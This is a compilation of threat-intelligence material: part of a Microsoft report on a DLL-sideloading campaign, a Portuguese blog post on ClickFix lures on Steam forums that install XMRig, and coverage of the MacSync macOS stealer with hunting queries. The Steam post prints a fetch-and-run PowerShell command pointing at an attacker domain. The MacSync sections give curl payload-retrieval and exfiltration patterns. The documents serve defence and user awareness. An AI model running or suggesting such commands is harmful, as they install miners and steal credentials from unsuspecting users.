Microsoft Defender Antivirus – Trojan:Win32/Posilod.* – Trojan:Win64/DLLHijack.DAB!MTB Microsoft Defender for Endpoint – An executable file loaded an unexpected DLL file
Persistence
Persistence through Registry Run key and Scheduled task
Microsoft Defender for Endpoint – Anomaly detected in ASEP registry – Suspicious Scheduled Task Process Launched – Suspicious scheduled task
Discovery
Domain enumeration via nltest, net group, ADSI searcher
Microsoft Defender for Endpoint – Suspicious LDAP query – Suspicious Active Directory enumeration – Possible hands-on-keyboard pre-ransom activity – Anomalous account lookups – Possible hands-on-keyboard pre-ransom activity
Command and Control
Outbound TLS WebSocket tunnel to gitnow[.]dev on port 443
Microsoft Defender Antivirus – Trojan:Python/Indigo.SA
Microsoft Defender for Endpoint – Possibly malicious use of proxy or tunneling tool
Microsoft Security Copilot
Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate investigation and response tasks related to this threat. Useful promptbooks for this activity include Incident investigation, Microsoft User analysis, Threat actor profile, Threat Intelligence 360 report based on MDTI intelligence, and Vulnerability impact assessment. Some promptbooks require access to Microsoft Defender XDR, Microsoft Sentinel, or related Microsoft security plugins.
For this campaign, Security Copilot can help analysts summarize affected devices running LockScreenContentServer.exe from non-standard locations, trace the PowerShell steganography extraction chain, and build containment and credential rotation plans for affected domain-joined endpoints.
Threat intelligence reports
Microsoft customers can use Microsoft Defender XDR Threat analytics and related Microsoft threat intelligence reporting to stay current on the malicious activity, indicators, detection coverage, and recommended response actions associated with this compromise. These reports provide investigation context, protection guidance, and updated intelligence that security teams can use to prevent, mitigate, or respond to related activity in customer environments.
Advanced hunting queries
Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:
ClickFix PowerShell execution which executes payload
DeviceProcessEvents
| where InitiatingProcessFileName =~ "powershell.exe"
| where FileName =~ "cmd.exe" and ProcessCommandLine has_all (@"\ProgramData\", "1.bat", "LockScreenContentServer.exe")
LockScreenContentServer.exe sideloading from non-standard paths
DeviceImageLoadEvents
| where InitiatingProcessFileName =~ "LockScreenContentServer.exe"
| where FileName =~ "dui70.dll"
| extend path = tostring(parse_path(FolderPath).DirectoryPath)
| where path =~ InitiatingProcessFolderPath
| where not(path has_any (@"\Windows\System32", @"\Windows\SysWOW64", @"\winsxs\", @"\program files", @"\Windows Defender\", @"\Microsoft Security Client\", @"\Program Files\Windows", @"\Program Files\Microsoft", @"\ProgramData\Microsoft\", @"\Microsoft\Windows", @"\amd64_windows-defender-service", @"\Microsoft Defender for Endpoint\"))
Custom reverse tunnel implant execution
DeviceProcessEvents
| where FileName in~ ("pythonw.exe", "python.exe")
| where ProcessCommandLine has_all ("client.py", "--server", "--uuid", “cert.pem”, “gitnow.dev”)
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
Este ano, houve uma verdadeira explosão de ataques ClickFix. O golpe faz tanto sucesso entre os criminosos que mal terminamos de escrever sobre uma variante e já surge outra.
Desta vez, os invasores estão de olho nos gamers: jornalistas de tecnologia identificaram publicações com dicas maliciosas nos fóruns da Steam. Veja como são essas publicações, qual malware elas ajudam a disseminar e como manter seu dispositivo protegido.
ClickFix chega aos fóruns da Steam
Muitos gamers recorrem a outros jogadores nos fóruns da Steam em busca de ajuda e dicas para superar uma missão difícil, subir de nível, conseguir os melhores itens ou contornar um bug. É justamente essa confiança nas recomendações da comunidade que os invasores decidiram explorar.

O ataque começa quando criminosos respondem a uma pergunta sobre travamentos no jogo, itens ausentes no inventário ou outros problemas técnicos. Fingindo ser comentaristas prestativos, eles sugerem abrir o PowerShell como administrador e executar um comando que supostamente resolveria o problema do usuário.
Ao disfarçar a publicação como uma orientação para solucionar problemas, o agente malicioso sugere executar o PowerShell como administrador e, em seguida, um comando que supostamente resolveria o problema do usuário. Fonte
Como dá para imaginar, executar o comando não resolve nada e só cria um problema muito maior. Essa é justamente a lógica do ClickFix: usar engenharia social para induzir as vítimas a executar ações inseguras por conta própria, fornecendo aos golpistas os meios necessários para comprometer o dispositivo. Já abordamos outros truques do ClickFix, como CAPTCHAs falsos, erros de navegador forjados e outros, todos baseados em fazer a própria vítima executar o comando malicioso. Você pode saber mais sobre as diferentes variações de ataques ClickFix em uma postagem anterior.
A astúcia de usar o ClickFix nos fóruns da Steam é que o ataque pode atingir não apenas o jogador que pediu ajuda. Muitos outros gamers que tiverem o mesmo problema e encontrarem a resposta em uma busca no Google também podem cair no golpe.
Entenda rapidamente: o que realmente existe por trás do comando irm | iex
Antes de explicar o que os invasores realmente induzem os gamers a instalar dessa maneira, é importante apresentar um pouco do contexto técnico. Para começar, as publicações nos fóruns da Steam orientam as possíveis vítimas, sem que elas desconfiem, a executar o seguinte comando no PowerShell:
irm msfconfig.icu | iex
Para quem não conhece o PowerShell em detalhes, essa linha pode parecer bastante inofensiva, pois lembra a inicialização do MSConfig, o utilitário de configuração do sistema integrado ao Windows, com alguns parâmetros adicionais.
Na verdade, está longe de ser inofensiva. Veja o que cada parte desse comando realmente faz:
irm é a forma abreviada do comando integrado Invoke-RestMethod do PowerShell. Acessa o endereço da Web indicado mais adiante na linha e recupera os dados retornados.
icu é esse endereço da Web, e não o nome de um arquivo local, como pode parecer à primeira vista. Trata-se do servidor dos invasores, que responde à solicitação irm com um script malicioso do PowerShell.
iex é outro comando integrado do PowerShell, Invoke-Expression. Ele recebe o conteúdo obtido por irm nesse endereço da Web e o executa como código do PowerShell.
Quando essa linha de código do PowerShell é executada, ela baixa um script do site especificado e o executa imediatamente. Como um usuário do Reddit observou corretamente, é possível descobrir com segurança qual código seria baixado para o dispositivo, sem correr o risco de executá-lo, simplesmente removendo a segunda parte, iex. Sem ela, o comando apenas baixa o conteúdo do script e o exibe na janela do PowerShell, sem executá-lo. Assim, é possível ver o código completo e sem ofuscação que estão pedindo para executar no dispositivo. Agora, vejamos o que esses supostos usuários prestativos dos fóruns da Steam realmente querem que os gamers instalem em suas máquinas.
Um minerador de criptomoedas, não uma ferramenta de otimização
Os invasores fizeram a lição de casa: o script do PowerShell baixado do servidor deles imita de forma convincente um utilitário de otimização do Windows. Após iniciado, ele exibe notificações informando que exclui arquivos temporários, limpa o cache DNS, atualiza drivers, verifica erros no disco e malware, desativa aplicativos desnecessários na inicialização, repara a imagem do Windows e verifica a integridade dos arquivos do sistema.
O script exibe uma sequência de mensagens sobre diversas tarefas falsas de otimização para dar a impressão de que está realizando uma manutenção útil. Fonte
Enquanto isso, a atividade real acontece nos bastidores. Primeiro, o script verifica se está sendo executado com privilégios de administrador. Em caso afirmativo, cria uma pasta de trabalho oculta em C:\Windows\Background e a adiciona à lista de exclusões do Microsoft Defender. A partir daí, os arquivos colocados nessa pasta deixam de ser verificados pelo antivírus integrado do Windows.
Em seguida, o script prepara o sistema para a próxima etapa do ataque e baixa um arquivo executável do servidor dos invasores, salvando-o na mesma pasta C:\Windows\Background com o nome system.exe, que parece legítimo.
O arquivo baixado é o XMRig, uma das ferramentas mais populares para mineração da criptomoeda Monero. O XMRig em si não é um malware, mas uma ferramenta de mineração legítima e de código aberto. O problema é que os invasores o instalam nos computadores das vítimas sem o conhecimento delas. Quando está em execução, o poder de processamento do dispositivo é sequestrado para minerar Monero, e o valor em criptomoedas vai diretamente para os criminosos.
Isso torna os PCs gamers modernos alvos especialmente atraentes: eles contam com CPUs e GPUs potentes, exatamente o tipo de hardware excelente para mineração de criptomoedas.
Para garantir que o malware continue ativo após uma reinicialização, o script também cria uma nova tarefa no Agendador de Tarefas do Windows: XMRig-{computer name}. A partir daí, o minerador de criptomoedas é iniciado automaticamente sempre que o sistema é ligado.
Como proteger seu dispositivo contra mineradores de criptomoedas e outros malwares
Infelizmente, muitos gamers relutam em instalar software de segurança ou mantê-lo em execução em seus dispositivos. O principal motivo é o mito persistente de que “um antivírus deixa o jogo mais lento”. Já abordamos pesquisas sobre isso em nosso blog, e os resultados mostraram que não há impacto significativo no desempenho ao usar um antivírus durante os jogos.
Já os mineradores de criptomoedas realmente prejudicam o desempenho e ainda aceleram o desgaste do hardware. Então, como manter seu PC gamer e suas contas longe de riscos?
Evite executar scripts no PowerShell, Terminal ou outros prompts de comando que pessoas desconhecidas recomendem copiar e executar, seja em fóruns, chats ou comentários.
Antes de pressionar Enter em qualquer comando que você não entenda por completo, pesquise o que ele faz e quais podem ser as consequências de executá-lo.
Não desative a proteção enquanto joga. O ideal é usar uma solução com modo de jogo dedicado. Os produtos de segurança da Kaspersky ativam esse modo automaticamente assim que um jogo é iniciado, adiando atualizações dos bancos de dados de antivírus, notificações e verificações de disco programadas até você terminar de jogar.
Quer saber de que outras formas os invasores atacam gamers? Confira nossas outras postagens:
Microsoft tracked over 30 MacSync Stealer domains by focusing on behavioral patterns, revealing a campaign targeting passwords, keys, wallets and other data.
Domain blocking is a losing game when the thing you’re blocking can register a new domain faster than you can add it to a list. That’s the exact problem Microsoft Defender Experts ran into while tracking MacSync Stealer, a macOS-focused information stealer that RST Cloud first flagged for swapping out its command-and-control infrastructure almost immediately after getting publicly outed. Microsoft detailed how its experts stopped chasing individual domains and started tracking the behaviors that stayed constant underneath them.
Instead of tracking individual domains, Microsoft looked at recurring request patterns, HTTP headers and other behaviors. This allowed its researchers to link more than 30 domains to the same campaign and determine that the infrastructure was doing more than just sending commands to infected Macs. It was also being used to collect, stage and exfiltrate stolen data.
“MacSync Stealer is a macOS-focused information stealer that relies on changing infrastructure to deliver payloads, communicate with compromised devices, and exfiltrate data. Earlier reporting by RST Cloud identified the threat through a limited set of domains and documented rapid command-and-control (C2) replacement after public disclosure.” reads the report published by Microsoft.
“Microsoft Defender Experts expanded that view by correlating recurring endpoints and network behaviors across the activity. This behavior-led approach connected more than 30 domains and showed that the infrastructure supported more than C2 communication, extending into active collection, staging, and exfiltration.”
The infection chain starts with a trick rather than an exploit. Victims get social-engineered through a technique known as ClickFix, tricked into pasting or running commands directly in macOS Terminal, and once that shell session fires, curl pulls down attacker-controlled payload content from a path formatted as /curl/[token].
Then, native macOS tools decode and unpack the payload, and an AppleScript-driven layer takes over, blending Unix commands like sh, cp, rm, and killall with osascript calls that make the whole chain look more like ordinary system scripting than malware.
Once active, the stealer focuses on valuable data. The malicious code looks for macOS Keychain data, saved browser passwords and cookies, SSH keys, AWS credentials, Kubernetes configurations and files in common user folders. It also searches for Ledger and Trezor wallet data, showing that the malware targets users with valuable credentials and assets rather than simply collecting random browser history.
What actually confirms exfiltration, rather than just suspicious traffic, is the upload mechanism itself. Collected data gets staged under temporary paths, compressed into an archive, split into chunks, and pushed out through HTTP PUT requests carrying parameters like upload_id, chunk_index, and total_chunks.
“The staged archive was uploaded through rotating infrastructure using curl and HTTP PUT requests. Observed requests included –data-binary, API-key headers, macOS User-Agent string, upload_id values, chunk_index values, and total_chunks parameters.” states Microsoft. “These upload traits confirmed active data exfiltration and provided durable hunting pivots even when domains rotated. “
The researchers pointed out that the exfiltration method stays recognizable even when the destination keeps changing.
RST Cloud’s follow-up work backs up how consistent this infrastructure actually is under the surface. Using the same recurring URI patterns, RST Cloud surfaced eleven additional candidate domains and found a static API-key value shared across four confirmed command-and-control domains, even while the build token attached to each deployment kept rotating. A shared static key sitting inside otherwise rotating infrastructure is exactly the kind of detail that makes automated evasion look less impressive up close.
The attack wraps up with cleanup, deleting temporary archives, staging folders, and lock files after the upload completes. Microsoft notes this reduces what’s left sitting on disk, but it doesn’t erase the behavioral sequence itself.
“After exfiltration, the malware removed temporary archives, staging folders, lock files, and other artifacts. Although this cleanup reduced on-disk evidence, the sequence of archive creation, chunked upload, and deletion can still provide a useful behavioral correlation for defenders.” concludes Microsoft.
For anyone defending Mac fleets, the practical takeaway here isn’t a list of domains to block, since that list will be stale within days. It’s building detection around the recurring shape of the attack itself: shell sessions spawning curl with those specific flag patterns, osascript chaining rapidly into network activity, and archives appearing under /tmp/sync* right before outbound PUT traffic starts. Chase the pattern, not the address, because the address was never going to sit still long enough to matter.
MacSync Stealer is a macOS-focused information stealer that relies on changing infrastructure to deliver payloads, communicate with compromised devices, and exfiltrate data. Earlier reporting by RST Cloud identified the threat through a limited set of domains and documented rapid command-and-control (C2) replacement after public disclosure.
Microsoft Defender Experts expanded that view by correlating recurring endpoints and network behaviors across the activity. This behavior-led approach connected more than 30 domains and showed that the infrastructure supported more than C2 communication, extending into active collection, staging, and exfiltration. The findings demonstrate that although domains may rotate quickly, repeated execution patterns, request characteristics, staging behavior, and upload methods provide defenders with more durable opportunities to investigate MacSync Stealer activity.
Activity overview
Microsoft Defender Experts reviewed endpoint and network telemetry to determine which MacSync Stealer behaviors persisted as infrastructure changed. The investigation followed the activity from C2 communication through collection, staging, and exfiltration, using recurring technical traits to connect activity across rotating domains. Execution began from an interactive shell session consistent with ClickFix social engineering, where users are tricked into pasting or running commands in Terminal. The shell session used curl to retrieve attacker-controlled payload content, followed by script-driven execution and outbound communication.
After execution, the malware communicated with attacker-controlled infrastructure using recurring URI paths, macOS User-Agent strings, API-key headers, and curl command-line options. These request traits became durable behavioral pivots because they remained consistent even as domains changed. The activity then progressed into collection behavior targeting macOS Keychain material, browser data, locally stored credentials, cloud and Secure Shell (SSH) credentials, and sensitive files from common user directories.
The investigation also confirmed active data exfiltration, not just beaconing. Collected data was staged under temporary paths, compressed into an archive, split into chunks, and uploaded through HTTP PUT requests using curl with the –data-binary argument. Upload parameters such as upload_id, chunk_index, and total_chunks provided additional hunting opportunities that could be correlated with process, command-line, file, and network telemetry across the attack chain.
Discovery of additional rotating infrastructure
To identify related MacSync Stealer infrastructure, Microsoft Defender Experts required multiple endpoint and network behaviors to align before treating a domain as connected. Correlation focused on recurring traits across payload retrieval, C2 check-in, and exfiltration, including process ancestry, command-line patterns, request paths, headers, and upload parameters. Applying this standard linked more than 30 domains, making the domain count an outcome of the behavioral methodology rather than the primary finding.
The strongest pivots combined network request shape with endpoint execution context. Related infrastructure shared recurring URI patterns such as /curl/, /dynamic?txd=, and /gate?buildtxd=; curl command lines using -k, -s, –max-time, and –data-binary; macOS User-Agent strings; API-key headers; and HTTP PUT uploads that included upload_id, chunk_index, and total_chunks parameters. RST Cloud used recurring URI patterns to surface eleven additional candidate domains and found a static API-key value shared across four confirmed C2 domains while the build token rotated per deployment. Domains were treated as related when multiple behavioral traits aligned across process, command-line, and network telemetry, reducing reliance on any single domain indicator.
This finding reinforces a practical defender lesson: rotating infrastructure can weaken static domain blocking and retrospective IOC matching, but repeated request patterns and process behaviors create durable hunting opportunities. Figure 1 shows representative defanged command-line patterns used as pivots across payload retrieval, C2 check-in, and chunked upload activity.
Phase
Representative behavioral pivot
Why it matters
Payload retrieval
curl -kfsSL hxxp://[domain]/curl/[token]
Identifies the initial payload retrieval pattern without depending on a single domain.
Shows active data exfiltration and provides durable upload parameters for hunting across domains.
Figure 1. Representative behavioral pivots associated with MacSync Stealer payload retrieval, C2 check-in, and chunked HTTP PUT exfiltration.
The same behavioral patterns used to identify additional infrastructure also map to the broader end-to-end activity observed on affected macOS devices.
Attack chain overview
The observed MacSync Stealer activity followed a fast, script-driven attack chain designed to execute quickly on macOS, collect high-value local data, stage the results, and exfiltrate the archive through rotating web infrastructure. This sequence matters because each phase produces telemetry that can be correlated across processes, command-line, file, and network events. Rather than relying on any individual domain, defenders can track the chain through recurring execution tools, URI paths, staging locations, and upload parameters.


MacSync Stealer attack chain showing payload execution, AppleScript-assisted activity, data collection, staging and compression, exfiltration through rotating infrastructure, and cleanup of temporary artifacts.
Phase
Observed behavior
Hunting value
Payload retrieval
Interactive shell launches curl to retrieve staged payload content.
Correlate shell ancestry, curl command lines, and /curl/ retrieval paths.
C2 check-in
Requests use recurring URI paths, macOS User-Agent strings, and API-key headers.
Track request shape across domains instead of matching domains alone.
Collection and staging
Credential, browser, cloud, SSH, and user-file data is collected and archived.
Look for sensitive-file access followed by archive creation under temporary paths.
Chunked exfiltration
curl uploads staged archive chunks using HTTP PUT and –data-binary.
Hunt for upload_id, chunk_index, total_chunks, and /gate?buildtxd= patterns.
Cleanup
Temporary archives, staging folders, and lock files are removed.
Correlate deletion activity with preceding collection and outbound upload events.
Observed execution began from an interactive zsh terminal session, where curl retrieved payload content over a /curl/ path before the payload was decoded or unpacked using native utilities such as Base64 and gunzip. This phase is useful for hunting because the combination of user-facing shell activity, curl retrieval, and unpacking behavior is more durable than any single download domain.
Phase 2: AppleScript-assisted execution
The payload used osascript to run AppleScript-assisted shell commands, blending macOS scripting with Unix command-line tooling. Observed activities included sh, cp, rm, curl, mkdir, and killall operations. This phase creates hunting value when osascript launches shell activity that quickly chains into network communication, staging, or cleanup behavior.
Phase 3: Discovery and data collection
After execution, the malware collected host and user information, enumerated running processes and system details, and checked for cryptocurrency wallet applications, including Ledger and Trezor-related local artifacts. It then targeted macOS Keychain material, browser Safe Storage keys, browser credentials, cookies, login databases, session data, IndexedDB, LevelDB, extension storage, Safari data, Apple Notes, SSH keys, AWS credentials, Kubernetes configurations, browser profiles, browsing history, and sensitive files from common user directories. The hunting value comes from correlating sensitive data access with the later staging and upload sequence.
Phase 4: Data staging and compression
Collected data was staged under /tmp/sync* paths and compressed into /tmp/osalogging.zip before uploading. The archive was split into multiple chunks, creating a repeatable staging and transfer pattern that defenders can correlate with preceding collection behavior and subsequent outbound curl traffic.
Phase 5: Exfiltration over rotating infrastructure
The staged archive was uploaded through rotating infrastructure using curl and HTTP PUT requests. Observed requests included –data-binary, API-key headers, macOS User-Agent string, upload_id values, chunk_index values, and total_chunks parameters. These upload traits confirmed active data exfiltration and provided durable hunting pivots even when domains rotated.
Phase 6: Cleanup and evidence removal
After exfiltration, the malware removed temporary archives, staging folders, lock files, and other artifacts. Although this cleanup reduced on-disk evidence, the sequence of archive creation, chunked upload, and deletion can still provide a useful behavioral correlation for defenders.
Mitigation and protection guidance
The attack chain findings point to three mitigation priorities.
Organizations should reduce the risk of user-initiated Terminal execution by educating users and using platform controls that interrupt suspicious paste-and-run workflows. Microsoft’s ClickFix reporting recommends educating users not to run commands from untrusted sources and monitoring suspicious Terminal or shell activity associated with these lures.
Defenders should monitor post-execution behavior when initial prevention does not stop activity, including suspicious shell usage, AppleScript-assisted commands, curl-based payload retrieval, credential-store access, temporary staging paths, and archive creation.
Detection should include exfiltration monitoring for HTTP PUT uploads, –data-binary usage, upload identifiers, chunk indexes, total chunk counts, and recurring /gate URI patterns that can reveal active data theft even when C2 domains rotate.
In macOS 26.4 and later, Apple introduced protections designed to disrupt ClickFix-style attacks, including warnings that can block potentially malicious Terminal pastes and XProtect checks that can prevent detected malicious scripts from running.
When a user attempts to paste a potentially malicious command into Terminal, macOS displays a warning that blocks the paste and explains that scammers may use Terminal instructions to compromise the Mac or the user’s privacy.
“Possible malware, Paste blocked”
“Your Mac has not been harmed. Scammers often encourage pasting text into Terminal to try and harm your Mac or compromise your privacy. These instructions are commonly offered via websites, chat agents, apps, files, or a phone call.”
Organizations can also follow these recommendations to mitigate threats associated with this threat:
Reduce Terminal execution risk. Educate users not to paste or run Terminal commands from untrusted websites, chat messages, apps, files, or phone-based instructions.
Monitor suspicious Terminal usage. Alert on unusual Terminal, zsh, or shell sessions that retrieve payloads, decode content, or execute commands shortly after user interaction.
Detect native tool abuse. Flag unusual sequences of macOS utilities such as curl, Base64, gunzip, osascript, cp, rm, mkdir, and killall.
Protect credential stores. Detect unauthorized access to Keychain material, browser credential stores, SSH keys, cloud credentials, and sensitive files in common user directories.
Monitor data staging. Alert on sensitive artifact collection followed by compression, archive creation, or staging under temporary paths such as /tmp/sync*.
Monitor exfiltration patterns. Identify curl-based HTTP PUT uploads that use –data-binary, API-key headers, upload_id, chunk_index, total_chunks, or recurring /gate URI patterns.
Restrict suspicious outbound traffic. Block or investigate connections to suspicious, newly registered, or behaviorally related domains while continuing to hunt on request patterns that may persist after domains rotate.
Microsoft also recommends the following mitigations to reduce the impact of this threat.
Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a majority of new and unknown threats.
Enable network protection and web protection to help prevent connections to malicious websites, phishing pages, and attacker-controlled infrastructure used for malware delivery, command-and-control communication, and data exfiltration.
Enable tamper protection to help prevent unauthorized changes to Microsoft Defender security settings and reduce the risk of attackers disabling or weakening endpoint protections.
Microsoft Defender XDR detections
Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
Tactic
Observed activity
Microsoft Defender coverage
Execution
User-initiated shell activity retrieves payload content with curl. Payload content is decoded or unpacked using base64 and gunzip. AppleScript and shell commands are executed through osascript and native macOS utilities.
Microsoft Defender for Endpoint – Suspicious shell command execution – Obfuscation or deobfuscation activity – Executable permission added to file or directory – Suspicious AppleScript activity – Suspicious piped command launched – Suspicious file or information obfuscation detected
Malware collects browser credentials, cookies, session data, Keychain-related material, cloud credentials, SSH keys, Apple Notes, browser profiles, browsing history, and sensitive files from common user directories. Collected data is staged and archived before upload.
Microsoft Defender for Endpoint – Suspicious access of sensitive files – Suspicious process collected datafrom local system – Enumeration of files with sensitive data – Suspicious archive creation – Suspicious path deletion
Microsoft Defender Antivirus – Behavior:MacOS/SuspPassSteal – Trojan:MacOS/SuspDecodeExec
Defense Evasion
Malware decodes or unpacks payload content and removes temporary archives, staging folders, lock files, and other artifacts after exfiltration.
Microsoft Defender for Endpoint – Suspicious path deletion – Suspicious file or information obfuscation detected
Microsoft Defender for Endpoint – Suspicious access of sensitive files – Unix credentials were illegitimately accessed
Exfiltration
Malware uploads staged archive chunks using curl with HTTP PUT, –data-binary, API-key headers, macOS User-Agent strings, upload_id, chunk_index, and total_chunks parameters.
Microsoft Defender for Endpoint – Possible data exfiltration using curl
Microsoft Defender Antivirus – Behavior:MacOS/SuspInfoExfil – Trojan:MacOS/SuspMacSyncExfil
Threat intelligence reports
Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat, malicious activity, infrastructure, and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat.
Advanced hunting queries
The following advanced hunting queries can help identify MacSync Stealer behaviors observed with this threat. Use these queries as starting points and tune the time range, device scope, and allowlists for your environment.
Hunting objective: Identify rotating infrastructure by request shape
This query looks for curl-initiated network activity that matches recurring MacSync Stealer URI paths and upload parameters across domains.
DeviceNetworkEvents
| where InitiatingProcessFileName =~ "curl"
| where RemoteUrl has_any ("/curl/", "/dynamic?txd=", "/gate?buildtxd=", "upload_id=", "chunk_index=", "total_chunks=")
Hunting objective: Detect payload retrieval over /curl/
This query focuses on initial payload retrieval behavior where curl reaches a /curl/ path, helping identify delivery activity without relying on a specific domain.
DeviceNetworkEvents
| where InitiatingProcessFileName =~ "curl"
| where RemoteUrl has "/curl/"
Hunting objective: Detect chunked exfiltration over curl HTTP PUT
This query targets active exfiltration behavior by looking for curl HTTP PUT uploads that use –data-binary and chunked upload parameters.
DeviceNetworkEvents
| where InitiatingProcessFileName =~ "curl"
| where InitiatingProcessCommandLine has_all ("-X PUT", "--data-binary")
| where RemoteUrl has_any ("upload_id=", "chunk_index=", "total_chunks=", "/gate?buildtxd=")
Hunting objective: Find curl command lines with MacSync infrastructure traits
This query searches endpoint process telemetry for curl command lines containing the headers, URI paths, and upload parameters used as durable behavioral pivots.
DeviceProcessEvents
| where FileName =~ "curl"
| where ProcessCommandLine has_any ("api-key", "/curl/", "/dynamic", "/gate", "--data-binary", "upload_id=", "chunk_index=", "total_chunks=", "%{http_code}")
The following MITRE ATT&CK mappings reflect behaviors observed during the MacSync Stealer investigation. The mapping emphasizes the same behavioral pivots used throughout this blog, including shell and AppleScript-assisted execution, payload retrieval, credential and browser data theft, sensitive file collection, staging, chunked exfiltration, cleanup, and rotating infrastructure.
Execution
